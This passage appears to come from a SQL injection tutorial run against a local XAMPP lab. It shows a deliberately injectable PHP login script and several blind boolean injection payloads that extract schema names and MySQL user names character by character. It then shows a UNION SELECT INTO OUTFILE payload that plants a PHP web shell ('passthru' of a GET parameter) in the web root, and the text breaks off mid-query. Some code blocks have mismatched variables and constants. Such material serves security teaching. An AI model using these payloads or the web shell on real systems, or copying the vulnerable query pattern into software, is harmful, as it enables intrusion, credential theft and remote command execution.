
The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
$con = mysqli_connect($servername, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
$_POST['username'] . "' AND password='" .
$_POST['password'] . "'";
```

```

$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```



The screenshot shows a Notepad++ editor window with the title bar "C:\xampp\htdocs\mysql\sql1\sql.php". The menu bar includes File, Edit, Search, View, Encoding, Language, Settings, Macro, Run, Plugins, Window, and ?. The toolbar contains various icons for file operations and editing. The editor has two tabs open: "sql.html" and "sql.php". The "sql.php" tab is active, displaying the following PHP code:

```

1  <?php
2  $dbname = "a";
3  $username = "root";
4  $password = "";
5  $srvname = "192.168.168.111";
6  // $srvname = "127.0.0.1";
7  $con = mysqli_connect($srvname, $username, $password, $dbname);
8  if (!$con){
9      echo('Connection ERROR');
10     die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13     $_POST['username'] . "' AND password='" .
14     $_POST['password'] . "'";
15 $stmts = mysqli_query($con, $query);
16 if ($stmts === false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>

```

To get information we must know the database name, the table name, the column names. Try to get first

the database name.

The database names can be queried from the `information_schema.schemata` table. The name of the database is stored in the `schema_name` column. This information can be queried with the following SQL query:

```
SELECT schema_name FROM information_schema.schemata LIMIT 0,1
```


And we already know how does the blind SQL injection works in this case:

```
name' AND ASCII(SUBSTRING(AAA,1,1))>128#
```

Where the AAA means a place holder, where one must substitute the query what queries the information required by us.

So the whole input should be:

```
name' AND ASCII(SUBSTRING((SELECT schema_name FROM
information_schema.schemata LIMIT 0,1),1,1))>128#
```




Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

We got the following result:




Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.php>

Wrong username or password

It means, the ASCII code of the first character of the name of the first database is not greater than 128. So we can use the binary search, and halve the region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT schema_name FROM
information_schema.schemata LIMIT 0,1),1,1))>64#
```




Browser address bar: <http://192.168.168.111:8888/mysql/sql1/sql.html>

User Name:

Password:

For this we get the following answer:



It means, the ASCII code of the first character of the name of the first database is not greater than 128, but greater than 64. So we can use the binary search again, and halve this region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT schema_name FROM
information_schema.schemata LIMIT 0,1),1,1))>96#
```

And so on one can get the characters of the database name one by one. I do not go through all the steps, because it is long.

After we got the database names one can try to get the table names of the interesting databases. This information is stored in the information_schema.tables table. The query required to get this information is the following:

```
SELECT table_name FROM information_schema.tables WHERE
table_schema='a' LIMIT 0,1
```


And we already know how does the blind SQL injection works in this case:

```
name' AND ASCII(SUBSTRING(AAA,1,1))>128#
```


Where the AAA means a place holder, where one must substitute the query what queries the information required by us.

So the whole input should be:

```
name' AND ASCII(SUBSTRING((SELECT table_name FROM
information_schema.tables WHERE table_schema='a' LIMIT
0,1),1,1))>128#
```




We got the following result:




It means, the ASCII code of the first character of the name of the first table in database “a” is not greater than 128. So we can use the binary search, and halve the region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT table_name FROM
information_schema.tables WHERE table_schema='a' LIMIT 0,1),1,1))>64#
```



For this we got the following answer:



It means, the ASCII code of the first character of the name of the first table in database “a” is not greater than 128, but greater than 64. So we can use the binary search again, and halve this region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT table_name FROM
information_schema.tables WHERE table_schema='a' LIMIT 0,1),1,1))>96#
```

And so on one can get the characters of the table name one by one. I do not go through all the steps, because it is long.

After we got the table names one can try to get the column names of the interesting tables. This information is stored in the information_schema.columns table. This table contains the name of every column from every database, and every table. We must filter it. The database name is stored in the table_schema column, and the table name is stored in the table_name column.

```
SELECT column_name FROM information_schema.columns WHERE
table_schema='a' AND table_name='tbl1' LIMIT 0,1;
```


And we already know how does the blind SQL injection works in this case:

```
name' AND ASCII(SUBSTRING(AAA,1,1))>128#
```

Where the AAA means a place holder, where one must substitute the query what queries the information required by us.


So the whole input should be:

```
name' AND ASCII(SUBSTRING((SELECT column_name FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1' LIMIT 0,1),1,1))>128#
```




A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The browser tab is titled "mylogin". The login form has two fields: "User Name:" and "Password:". The "User Name:" field contains the payload `name' AND ASCII(SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_schema='a' AND table_name='tbl1' LIMIT 0,1),1,1))>128#`. The "Password:" field is empty. There is a "send" button below the fields.

We got the following result:




It means, the ASCII code of the first character of the name of the first column in table tbl1 in database "a" is not greater than 128. So we can use the binary search, and halve the region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT column_name FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1' LIMIT 0,1),1,1))>64#
```



A screenshot of a web browser window. The address bar shows the URL `http://192.168.168.111:8888/mysql/sql1/sql.html`. The browser tab is titled "mylogin". The login form has two fields: "User Name:" and "Password:". The "User Name:" field contains the payload `name' AND ASCII(SUBSTRING((SELECT column_name FROM information_schema.columns WHERE table_schema='a' AND table_name='tbl1' LIMIT 0,1),1,1))>64#`. The "Password:" field is empty. There is a "send" button below the fields.

We got the following result:



It means, the ASCII code of the first character of the name of the first column in table tbl1 in database “a” is not greater than 128, but greater than 64. So we can use the binary search again, and halve this region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT column_name FROM
information_schema.columns WHERE table_schema='a' AND
table_name='tbl1' LIMIT 0,1),1,1))>96#
```

And so on one can get the characters of the column name one by one. I do not go through all the steps, because it is long.

We can query any other information as well. For example the user name and password hashes of the MySQL database users. First if have not done yet create a user by the following command:

```
CREATE USER 'test'@'localhost' IDENTIFIED BY 'pass';
```

The user name and password hash can be queried with the following SQL command:

```
SELECT user,password FROM mysql.user LIMIT 0,1;
```

And we already know how does the blind SQL injection works in this case:


```
name' AND ASCII(SUBSTRING(AAA,1,1))>128#
```


Where the AAA means a place holder, where one must substitute the query what queries the information required by us.

So the whole input should be:

```
name' AND ASCII(SUBSTRING((SELECT user FROM mysql.user LIMIT
0,1),1,1))>128#
```

The sub-query must return only one data this is why we query only the user name first. Or one can use the CONCAT_WS function like we did it in the error base example.




← →  http://192.168.168.111:8888/mysql/sql1/sql.html

User Name:


Password:

We got the following result:




It means, the ASCII code of the first character of the first user name is not greater than 128. So we can use the binary search, and halve the region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT user FROM mysql.user LIMIT 0,1),1,1))>64#
```



We got the following result:



It means, the ASCII code of the first character of the first user name is not greater than 128, but greater than 64. So we can use the binary search again, and halve this region. The next input must be the following:

```
name' AND ASCII(SUBSTRING((SELECT user FROM mysql.user LIMIT 0,1),1,1))>96#
```

As usually one can get the characters of the user name one by one. I do not go through all the steps, because it is long.

Upload file through MySQL

The mysql contains an INTO OUTFILE keyword, to redirect the output to a file. By the help of UNION we can concatenate an arbitrary text to the result-set and get some useful result. Very often it is used, to upload some backdoor to the webserver so I will show that example.


A very simple PHP backdoor looks like as:

```
<?php passthru($_GET['cmd']);?>
```

To try this example use the sql.html as follows:

```
<title>mylogin</title>
<body>
<form action="sql.php" method="POST">
    User Name: <input type="text" id="username" name="username"/><br/>
    Password: <input type="password" id="password"
name="password"/><br/>
    <input type="submit" value="send">
</form>
</body>
```

It creates a form with two fields on it. One is a username field, and the other is a password field. When the user clicks on the submit (send) button, it will call the sql.php, which validates the user credentials.




The sql.php has the following source code.

```
<?php
$dbname = "a";
$dbusername = "root";
$dbpassword = "";
//$dbservername = "192.168.168.111";
$dbservername = "127.0.0.1";
```

```

$con = mysqli_connect($srvname, $username, $password, $dbname);
if (!$con){
    echo('Connection ERROR');
    die(print_r(mysqli_error($con)));
}
$query = "SELECT * FROM tbl1 WHERE username='" .
        $_POST['username'] . "' AND password='" .
        $_POST['password'] . "';";
$stmts = mysqli_query($con, $query);
if ($stmts === false){
    echo('ERROR during query execution: ');
    die(print_r(mysqli_error($con)));
}
$row = mysqli_fetch_array($stmts, MYSQLSRV_FETCH_ASSOC);
if ($row){
    die('Logged in');
}
else{
    die('Wrong username or password');
}
?>

```

A screenshot of a web browser window displaying a PHP script. The browser's address bar shows the file path 'C:\xampp\htdocs\mysql\sql1\sql.php'. The browser's menu bar includes 'File', 'Edit', 'Search', 'View', 'Encoding', 'Language', 'Settings', 'Macro', 'Run', 'Plugins', 'Window', and '?'. The browser's toolbar contains various icons for file operations and development tools. The script is displayed in a light blue editor with line numbers 1 through 27. The code is as follows:

```
1 <?php
2 $dbname = "a";
3 $username = "root";
4 $password = "";
5 $srvname = "192.168.168.111";
6 // $srvname = "127.0.0.1";
7 $con = mysqli_connect($srvname, $username, $password, $dbname);
8 if (!$con){
9     echo('Connection ERROR');
10    die(print_r(mysqli_error($con)));
11 }
12 $query = "SELECT * FROM tbl1 WHERE username='" .
13         $_POST['username'] . "' AND password='" .
14         $_POST['password'] . "'";
15 $stmts = mysqli_query($con, $query);
16 if ($stmts == false){
17     echo('ERROR during query execution: ');
18     die(print_r(mysqli_error($con)));
19 }
20 $row = mysqli_fetch_array($stmts, MYSQL_ASSOC);
21 if ($row){
22     die('Logged in');
23 }
24 else{
25     die('Wrong username or password');
26 }
27 ?>
```

We want to use the union so we must use five columns because as we remember in this example the first query queries five columns. So the user name must be the following:

```
' UNION SELECT "a", "<?php passthru($_GET['cmd']);?>", "a", "a", "a" INTO
OUTFILE 'C:/xampp/htdocs/hack.php';-- -
```

- the first apostrophe breaks out from the string, to write SQL
- After that comes a select, what selects five constant values. The second is the PHP backdoor.
- INTO OUTFILE to redirect the output to a file
- then comes the destination file. Take care for the file separator, it is not backslash
- and finally the comment, to comment out the “unnecessary” part of the original SQL


The whole SQL query will be:

```
SELECT * FROM tbl1 WHERE username=' ' UNION SELECT "a", "<?php
```

